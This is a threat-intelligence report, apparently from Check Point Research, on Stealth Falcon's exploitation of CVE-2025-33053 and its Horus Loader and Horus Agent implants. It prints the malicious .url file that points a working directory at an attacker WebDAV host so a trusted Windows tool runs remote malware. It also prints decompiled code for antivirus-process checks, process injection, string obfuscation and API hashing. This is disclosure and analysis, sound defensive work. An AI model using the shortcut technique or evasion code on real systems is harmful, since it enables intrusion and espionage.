CVE-2025-33053, Stealth Falcon and Horus: A Saga of Middle Eastern Cyber Espionage

samanthar@checkpoint.com

Key Findings

Check Point Research (CPR) discovered a new campaign conducted by the APT group **Stealth Falcon**. The attack used a .url file that exploited a zero-day vulnerability (CVE-2025-33053) to execute malware from an actor-controlled WebDAV server.

CVE-2025-33053 allows remote code execution through manipulation of the working directory. Following CPR's responsible disclosure, Microsoft today, June 10, 2025, released a patch as part of their June Patch Tuesday updates.

Stealth Falcon's activities are largely focused on the **Middle East and Africa**, with high-profile targets in the government and defense sectors observed in **Turkey, Qatar, Egypt, and Yemen**.

Stealth Falcon continues to use **spear-phishing emails** as an infection method, often including links or attachments that utilize **WebDAV** and **LOLBins** to deploy malware.

Stealth Falcon deploys custom implants based on open-source red team framework **Mythic**, which are either derived from existing agents or a private variant we dubbed **Horus Agent.** The customization not only introduce anti-analysis and anti-detection measures but also validate target systems before ultimately delivering more advanced payloads.

In addition, the threat group employs multiple previously undisclosed custom payloads and modules, including **keyloggers, passive backdoors,** and **a DC Credential Dumper**.

Introduction

In March 2025, Check Point Research identified an attempted cyberattack against a defense company in Turkey. The threat actors used a previously undisclosed technique to execute files hosted on a WebDAV server they controlled, by manipulating the working directory of a legitimate built-in Windows tool. Following responsible disclosure, Microsoft assigned the vulnerability **CVE-2025-33053** and released a patch on June 10, 2025, as part of their June Patch Tuesday updates. Based on tactics, techniques and procedure (TTPs), infrastructure, overlaps in code and targets profile, we attribute this activity to the Stealth Falcon threat group.

Stealth Falcon (also known as FruityArmor) is an advanced persistent threat (APT) group known for conducting cyber espionage operations and has been active since at least 2012. Over the years, Stealth Falcon was observed acquiring zero-day exploits and using sophisticated custom-built payloads to target entities across the Middle East in their cyber espionage operations.

In this report, we analyze the infection chains used by Stealth Falcon in recent years, including WebDAV-based exploitation of CVE-2025-33053 to deliver the Horus Agent, a custom implant built for the Mythic C2

(Command and Control) open-source framework. Named after Horus, the Egyptian sky god who is often depicted as a falcon-headed man, the Horus Agent represents an evolution of the group's previously used customized Apollo implant. We also highlight the capabilities of several previously undisclosed custom post-exploitation tools and modules within the threat group's advanced espionage toolset.

The Infection Chain: CVE-2025-33053 and .url files

A file named `TLM.005_TELESKOPIK_MAST_HASAR_BILDIRIM_RAPORU.pdf.url` (translation from Turkish: `TLM.005 TELESCOPIC MAST DAMAGE REPORT.pdf.url`) was submitted to VirusTotal by a source associated with a major Turkish defense company. Based on the name pattern and the previous history of Stealth Falcon attacks, this .url file was likely sent as an archived attachment in a phishing email. The content of the file:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

[InternetShortcut]

URL=C:\Program Files\Internet Explorer\iediagcmd.exe

WorkingDirectory=\\summerartcamp[.]net@ssl@443/DavWWWRoot\OSYxaOjr

ShowCommand=7

IconIndex=13

IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

Modified=20F06BA06D07BD014D

[InternetShortcut] URL=C:\Program Files\Internet Explorer\iediagcmd.exe WorkingDirectory=\
\summerartcamp[.]net@ssl@443/DavWWWRoot\OSYxaOjr ShowCommand=7 IconIndex=13 IconFile=C:
\Program Files (x86)\Microsoft\Edge\Application\msedge.exe Modified=20F06BA06D07BD014D

[InternetShortcut]
URL=C:\Program Files\Internet Explorer\iediagcmd.exe
WorkingDirectory=\\summerartcamp[.]net@ssl@443/DavWWWRoot\OSYxaOjr
ShowCommand=7
IconIndex=13
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Modified=20F06BA06D07BD014D

The `URL` parameter in this internet shortcut file points to `iediagcmd.exe`, a legitimate Diagnostics utility for Internet Explorer.

Normally, when running, this utility spawns additional processes to collect diagnostic data, such as:

```
ipconfig.exe /all
netsh.exe in tcp show global
```

`netsh.exe advfirewall firewall show rule name=all verbose`
`route.exe print`

using the standard .NET Process.Start() method:

```
    // Token: 0x1700006F RID: 111
    // (get) Token: 0x06000268 RID: 616 RVA: 0x0000C994 File Offset: 0x0000BD94
    public string IPConfigText
    {
        get
        {
            string text = null;
            GeneralUtils.LaunchProcess("ipconfig", "/all", -1, out text);
            return text;
        }
    }

    // Token: 0x17000070 RID: 112
    // (get) Token: 0x06000269 RID: 617 RVA: 0x0000C9B8 File Offset: 0x0000BDB8
    public string RoutingTableText
    {
        get
        {
            string text = null;
            GeneralUtils.LaunchProcess("route", "print", -1, out text);
            return text;
        }
    }
}
```

Figure 1 – Legitimate iediagcmd.exe spawns auxiliary processes. LaunchProcess function uses under the hood the standard .NET Process.Start() method.

According to the search order, `Process.Start()` function first searches for the executable to run in the current folder of a calling application. As the working folder is changed by the .url to the attacker-controlled WebDAV server path `WorkingDirectory=\\summerartcamp[.]net@ssl@443/DavWWWRoot\OSYxaOjr`,

the `iediagcmd` tool will run the `route.exe` executable the attackers placed in `\\summerartcamp[.]net@ssl@443/DavWWWRoot\OSYxaOjr\route.exe` instead of a legitimate one in `system32` folder.

Some artifacts in the malware we analyze later in the report suggest that the threat actors also abuse another legitimate executable, `CustomShellHost.exe`, in a similar manner, causing it to spawn `explorer.exe` from its working folder.

A comparable technique, loading DLLs from a remote server via .url files and DLL hijacking, has been discussed before, but we didn't observe it being used with executables until now. Upon reporting to Microsoft, the issue was assigned CVE-2025-33053.

Following the execution of the .url file, the following multi-stage infection chain is unleashed:



Figure 2 – The infection chain.

Route.exe – Horus Loader

The malicious file `route.exe` that is executed from the attackers' WebDAV server acts as a multi-stage loader. It's written in C++ and uses Code Virtualizer, a code protection system that transforms code into custom virtual machine (VM) instructions, which makes it difficult for reverse engineers to analyze or modify. It is a lighter version of Themida protector, heavily used by Stealth Falcon previously, but lacks Themida's additional obfuscation, anti-debugging, anti-tampering, and anti-hooking features. The loader is signed, but with an outdated signature without a TSA timestamp, likely to prevent auto-detections of some security products on unsigned samples using Code Virtualizer or Themida.



Figure 3 – Digital certificate of the Horus loader.

Horus Loader is highly customizable, with default values in the format 'XXXXXX' controlling each of its features:

Cleaning up artifacts from previous stages

Implementing evasions

Dropping and executing the decoy document

Loading the final payload

Cleanup

The loader's code includes an option to terminate processes from earlier stages of its execution. None of those is used in the sample we analyzed. However, this taskkill option enables us to deduce how else the loader was intended to be executed:

```
if ( wcsstr(L"KILKIL", L"IEGIEG") )
  qword_14003BC58("taskkill /IM iediagcmd.exe /F", 0);
if ( wcsstr(L"KILKIL", L"DXGDXG") )
  qword_14003BC58("taskkill /IM dxdiag.exe /F", 0);
if ( wcsstr(L"KILKIL", L"FXSFXS") )
  qword_14003BC58("taskkill /IM FXSCOVER.exe /F", 0);
if ( wcsstr(L"KILKIL", L"WFSWFS") )
  qword_14003BC58("taskkill /IM WFS.exe /F", 0);
if ( wcsstr(L"KILKIL", L"CSHCSH") )
  qword_14003BC58("taskkill /IM CustomShellHost.exe /F", 0);
if ( wcsstr(L"KILKIL", L"WRTWRT") )
  qword_14003BC58("taskkill /IM write.exe /F", 0);
if ( wcsstr(L"KILKIL", L"VSTVST") )
  qword_14003BC58("taskkill /IM VSTOInstaller.exe /F", 0);
```

Figure 4 – A default string (`KILKIL`) can be modified by the operators at compile time to terminate specific processes from earlier stages. For example, changing `KILKIL` to `IEGIEG` would allow them to kill iediagcmd.exe.

We assume that it was not used in this sample because the loader has another cleanup option, which uses two dynamically created target processes to kill.

```
if ( !wcsstr(&gl_task_kill_1, L"IGNORE") )
{
  dd::std::clear();
  std::string::string((std::string *)v21, (const std::string *)_Right, v7);
  // subtask kill
  sub_140002C60(v8, v9, v10, v11);
  if ( _Right[3] >= 0x10u )
    inline_18000F665_18000F697();
}


if ( !wcsstr(&gl_task_kill_2, L"IGNORE") )
{
  dd::std::clear();
  std::string::string((std::string *)v22, (const std::string *)_Right_1, v12);
  // second kill
  sub_140002C60(v13, v14, v15, v16);
  if ( _Right_1[3] >= 0x10u )
    inline_18000F665_18000F697();
}
```

Figure 5 – Code killing specified processes using dynamically creating constants.

This code appears to have a bug: instead of terminating the previous stage processes, the two global constants are incorrectly set to "i" and "e." As a result, the loader always attempts to terminate non-existent processes:

```
taskkill.exe /IM i /F
taskkill.exe /IM e /F
```

Evasions

The Horus Loader manually maps `kernel32.dll` and `ntdll.dll` for anti-analysis/anti-debug purposes.

It also scans running processes for security solutions. If an antivirus process is detected, a global variable is set with an enum-based value representing the installed vendor. The check is performed against a list of 109 process names from 17 different vendors.

```
::th32ProcessID = th32ProcessID;
if ( th32ProcessID != CurrentProcessId )
{
  if ( wcsstr(pe.szExeFile, L"avp.exe")
    || wcsstr(pe.szExeFile, L"avpsus.exe")
    || wcsstr(pe.szExeFile, L"avpui.exe") )
  {
    gl_current_installed_av_vendor = VENDOR_KASPERSKY;
  }
  else if ( wcsstr(pe.szExeFile, L"AvastSvc.exe")
         || wcsstr(pe.szExeFile, L"aswToolsSvc.exe")
         || wcsstr(pe.szExeFile, L"AvastUI.exe")
         || wcsstr(pe.szExeFile, L"ClientManager.exe")
         || wcsstr(pe.szExeFile, L"bcc.exe")
         || wcsstr(pe.szExeFile, L"bccavsvc.exe")
         || wcsstr(pe.szExeFile, L"afwServ.exe")
         || wcsstr(pe.szExeFile, L"wsc_proxy.exe")
         || wcsstr(pe.szExeFile, L"aswidsagent.exe") )
  {
    gl_current_installed_av_vendor = VENDOR_AVAST;
  }
  else if ( wcsstr(pe.szExeFile, L"AVGSvc.exe")
         || wcsstr(pe.szExeFile, L"avgToolsSvc.exe")
         || wcsstr(pe.szExeFile, L"AVGUI.exe")
         || wcsstr(pe.szExeFile, L"wsc_proxy.exe")
         || wcsstr(pe.szExeFile, L"aswidsagent.exe") )
  {
    gl_current_installed_av_vendor = VENDOR_AVG;
  }
  else if ( wcsstr(pe.szExeFile, L"ccSvcHst.exe")
```

Figure 6 – A part of code enumerating processes in search of security solutions.

Depending on predefined flags, it can then decide whether to immediately stop execution based on the installed security vendor:

```
::n3 = n3;
if ( n3 == VENDOR_KASPERSKY )
{
  if ( wcsstr(L"KAVEXC", L"NOEXEC") )
    return 0;
  n3 = ::n3;
}
if ( n3 == VENDOR_AVAST )
{
  if ( wcsstr(L"AVTEXC", L"NOEXEC") )
    return 0;
  n3 = ::n3;
}
if ( n3 == VENDOR_AVG )
{
  if ( wcsstr(L"AVGEXC", L"NOEXEC") )
    return 0;
  n3 = ::n3;
}
if ( n3 == VENDOR_SYMANTEC )
```

Figure 7 – Code deciding to stop execution based on the security vendor.

Decoy Document Decryption and Execution

There are five different ways to execute the decoy, but in the code of the sample used against Turkish company, only one is implemented:

```
if ( wcsstr(L"KAAKAA", L"KBB") )
{
  n187 = 0xBB;
}
else if ( wcsstr(L"KAAKAA", L"KCC") )
{
  n187 = 0xCC;
```

```
}
else if ( wcsstr(L"KAAKAA", L"KDD") )
{
  n187 = 0xDD;
}
else if ( wcsstr(L"KAAKAA", L"KEE") )
{
  n187 = 0xEE;
}
else
{
  n187 = 0xFF;
}
how_to_exec = n187;
```

Figure 8 – Decoy execution condition.

The decoy or lure in this case is a PDF file stored in the `.udata` section. The loader decrypts the entire `.udata` section in memory, then writes the decrypted PDF file into the file`%temp%\TLM.005_TELESKOPIK_MAST_HASAR_BILDIRIM_RAPORU.pdf`, and opens it with `cmd.exe`:

GES

www.gesmuhendislik.com

GES OTOMASYON BİLİŞİM MAK. MÜH. İML. SAN. VE TİC. A. Ş.

HASAR TESPİT BİLDİRİM RAPORU

PROJE ADI	**TELESKOPİK MAST**
PROJE KODU	C117
RAPOR KODU	C117-TLM.005
TARİH	25.02.2025
REVİZYON	-

HAZIRLAYAN	KONTROL EDEN	ONAYLAYAN
AD – SOYAD	AD – SOYAD	AD – SOYAD
HALİT YILDIZ	MERİH ERGİN	AHMET YÜKSEL
ÜNVAN	ÜNVAN	ÜNVAN
KALİTE SİSTEM MÜHENDİSİ	PROJE MÜHENDİSİ	MEKANİK TASARIM/ PROJE MÜDÜRÜ
TARİH	TARİH	TARİH
27.02.2025	27.02.2025	27.02.2025
İMZA	İMZA	İMZA

Figure 9 – Lure PDF document.

Payload Execution

While the victim views the lure document, the loader continues executing the malicious infection chain in the background.

The main payload is stored in the `.xdata` section. The loader decrypts it but instead of the expected shellcode or PE file, what's revealed is a large list of IPv6 addresses:



Figure 10 – IPfuscation of the payload within the Horus Loader.

Those IPv6 addresses are then converted into the payload using thousands of calls to the function `RtlIpv6StringToAddressA`, which converts the IPv6 address to bytes. This is a known technique called "IPfuscation". Next, the loader creates a suspended process: `"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"`. It allocates and writes the payload into the process, then switches the main thread's execution context. All of this happens inside a virtual machine, but Tiny Tracer was incredibly helpful in our analysis:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

59c1b;ntdll.ZwAllocateVirtualMemory

791e1;ntdll.ZwWriteVirtualMemory

791e1;ntdll.NtProtectVirtualMemory

59c1b;kernel32.GetThreadContext

7f687;kernel32.SetThreadContext

791e1;ntdll.NtResumeThread

7f687;kernel32.CloseHandle

791e1;kernel32.CloseHandle

59c1b;ntdll.ZwAllocateVirtualMemory 791e1;ntdll.ZwWriteVirtualMemory 791e1;ntdll.NtProtectVirtualMemory 59c1b;kernel32.GetThreadContext 7f687;kernel32.SetThreadContext 791e1;ntdll.NtResumeThread 7f687;kernel32.CloseHandle 791e1;kernel32.CloseHandle

59c1b;ntdll.ZwAllocateVirtualMemory
791e1;ntdll.ZwWriteVirtualMemory
791e1;ntdll.NtProtectVirtualMemory
59c1b;kernel32.GetThreadContext
7f687;kernel32.SetThreadContext
791e1;ntdll.NtResumeThread
7f687;kernel32.CloseHandle
791e1;kernel32.CloseHandle

A shellcode is injected to the target process proceeds to decrypt another blob through a homebrew block-based cipher. The key and other properties for the decrypted block are stored in the shellcode: original region, size, key, checksum, etc. After decryption, we can see a blob with a partial PE file:



Figure 11 – Compressed payload DLL.

The decrypted blob requires certain DLLs to be preloaded, such as `shell32.dll`. The shellcode decompresses the payload DLL, manually maps it into memory, and executes its `_1` export.

Horus Agent: Custom Mythic Implant

The final payload is a custom-built agent for Mythic, an open-source red teaming C2 framework. Written in C++, the implant shows no significant overlap with known C-based Mythic agents, aside from commonalities in the generic logic related to Mythic C2 communications. That's why, similar to other Mythic implants named after Greek gods, we named this custom implant Horus, after the Egyptian man-falcon god.

Code Obfuscation and Anti-Analysis Techniques

While the loader makes sure to implement some measures to protect the payload, the threat actors placed additional precautions within the backdoor itself.

Horus Agent uses what appears to be a custom OLLVM, using both string encryption and control flow flattening. The strings are encoded with a simple shift cipher subtracting `39` from each character, but automating the string decryption can be quite challenging, as the encrypted strings can reside on the stack or be referenced by a pointer to the data section:

```
h_ntdll = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
if ( h_ntdll )
{
  LdrEnumerateLoadedModules = dd::imports::resolve_ldr_loaded_modules(h_ntdll);
```

```
  if ( LdrEnumerateLoadedModules )
  {
    enc_str.p1 = (LdrEnumerateLoadedModules)(0, dd::utills::return_str_ptr, &p_str_format);
    ret_p_str_enc = 0;
    if ( enc_str.p1 >= 0 )
      ret_p_str_enc = ret_p_str_enc_1;
    if ( ret_p_str_enc )
    {
      p_char = (ret_p_str_enc + 1);
      enc_str_len = 2;
      do
      {
        *p_char-- -= 39;
        --enc_str_len;
      }
      while ( enc_str_len );
    }
  }
}
```

Figure 12 – The code which retrieves and decrypts an obfuscated string from a loaded Windows module.

This routine also gets into the control flow flattening, making the decompiled output look quite chaotic and useless.

```
switch ( n22397 )
{
  case 110456:
    ProcessHeap = GetProcessHeap();
    n22397 = 110854;
    v17 = HeapAlloc(ProcessHeap, 8u, 0x40u);
    *&v595[1] = v17;
    goto LABEL_745;
  case 110807:
    v200 = 0;
    for ( j = 23671; ; j = 114755 )
    {
      while ( j == 23671 )
      {
        v830 = 0;
        _tDHCPv6_Client_DUID._._._._._._._:__1 = _tDHCPv6_Client_DUID._._._._._._._:_;
        Flink_1 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
        if ( Flink_1 )
          v200 = dd::imports::resolve_ldr_loaded_modules_5(Flink_1);
        j = 116915;
      }
      if ( j == 114755 )
        break;
      if ( !v200 )
        goto LABEL_488;
      v635 = v200(0, dd::utills::self_gef, &_tDHCPv6_Client_DUID._._._._._._._:__1, v14);
    }
    v202 = 0;
    if ( v635 >= 0 )
      v202 = v830;
    if ( v202 )
    {
      v203 = (v202 + 36);
      n37 = 37;
      do
      {
        *v203-- -= 39;
        --n37;
      }
      while ( n37 );
```

Figure 13 – String decryption in combination with control flow flattening.

As most of the strings are stored in the `.rdata` section, we can decrypt them directly from there and skip analyzing the decryption routines during execution. These decryption routines usually run at the beginning of a function, followed by the actual function logic, so we can simply decrypt the strings from `.rdata` and move

on to the core functionality of the function.

```
wchar_t v930; // [rsp+1300h] [rbp+1200h]
_BYTE v931[256]; // [rsp+1310h] [rbp+1210h] BYREF
WCHAR WideCharStr[256]; // [rsp+1410h] [rbp+1310h] BYREF
char v933[416]; // [rsp+1610h] [rbp+1510h] BYREF
__int16 n49_2; // [rsp+1820h] [rbp+1720h] BYREF
__int16 n49; // [rsp+1828h] [rbp+1728h] BYREF
__int16 n49_1; // [rsp+1830h] [rbp+1730h] BYREF
_BYTE No[8]; // [rsp+1838h] [rbp+1738h] BYREF

strcpy(Error_in_WSAStartup_n, "Error in WSAStartup\n");
strcpy(GetAdaptersAddresses()_failed..._n, "GetAdaptersAddresses() failed...\n");
strcpy(
  Error_allocating_memory_needed_to_call_GetNetworkParms_n,
  "Error allocating memory needed to call GetNetworkParms\n");
strcpy(GetAdaptersAddresses()_failed..._n_1, "GetAdaptersAddresses() failed...\n");
wcscpy(SYSTEM__ControlSet001__Services__Tcpip__Parameters__, L"SYSTEM\\ControlSet001\\Services\\Tcpip\\Parameters\\");
wcscpy(NV_Domain, L"NV Domain");
strcpy(
  Error_allocating_memory_needed_to_call_GetAdaptersinfo_n,
  "Error allocating memory needed to call GetAdaptersinfo\n");
strcpy(
  Error_allocating_memory_needed_to_call_GetAdaptersinfo_n_1,
  "Error allocating memory needed to call GetAdaptersinfo\n");
strcpy(_nWindows_IP_Configuration_n, "\nWindows IP Configuration\n");
strcpy(
  Error_allocating_memory_needed_to_call_GetPerAdapterInfo_n,
  "Error allocating memory needed to call GetPerAdapterInfo\n");
strcpy(
  Memory_allocation_failed_for_IP_ADAPTER_ADDRESSES_struct_n,
  "Memory allocation failed for IP_ADAPTER_ADDRESSES struct\n");
strcpy(
  Memory_allocation_failed_for_IP_ADAPTER_ADDRESSES_struct_n_1,
  "Memory allocation failed for IP_ADAPTER_ADDRESSES struct\n");
```

Figure 14 – Decrypted strings.

The Horus Agent also implements API Hashing, similar to other actors' payloads. Horus first creates a structure for the required functions, assigns a hash value to each, and then resolves them all at once. The backdoor uses multiple import-resolving structures for various operations, including decryption, networking, COM, token manipulation, etc. Each structure is resolved only when it's being used.

```
case 117509:
  gl_process_operations->GetModuleHandleA = 0x7721B2BF7LL;
  n1444 = 123993;
  break;
case 1444:
  if ( dword_18005ED98 )
    return;
  memset(gl_process_operations, 0, 0xD8u);
  n1444 = 102698;
  break;
case 100418:
  gl_process_operations = gl_process_operations;
  gl_process_operations->Process32Next = 0x7F2DEBD31LL;
  gl_process_operations->K32EnumProcessModules = 0x8DE82BD33LL;
  gl_process_operations->ReadProcessMemory = 0x969073D2ALL;
  gl_process_operations->ExpandEnvironmentStringsA = 0xA73567CE8LL;
  gl_process_operations->VirtualFreeEx = 0x75C88FD9ALL;
  gl_process_operations->K32GetModuleBaseNameA = 0x96383BCBDLL;
  gl_process_operations->SetLastError = 0x7A832EC10LL;
  gl_process_operations->VirtualAlloc = 0x77F7E2C0ALL;
  gl_process_operations->TerminateThread = 0x8595A3D1BLL;
  gl_process_operations->VirtualProtect = 0x7A5FCAC24LL;
  gl_process_operations->Process32First = 0x73A5B6C42LL;
  gl_process_operations->CreateThread = 0x6A750EC66LL;
  gl_process_operations->VirtualAllocEx = 0x7E6796C3DLL;
  n1444 = 130171;
  break;
case 102170:
```

Figure 15 – API hashing.

The first function executed before any malicious activity is started doesn't really do anything. It contains calls to various Windows DLL functions, like GDI32, Winspool, User32, etc., but those functions are never actually executed at runtime.

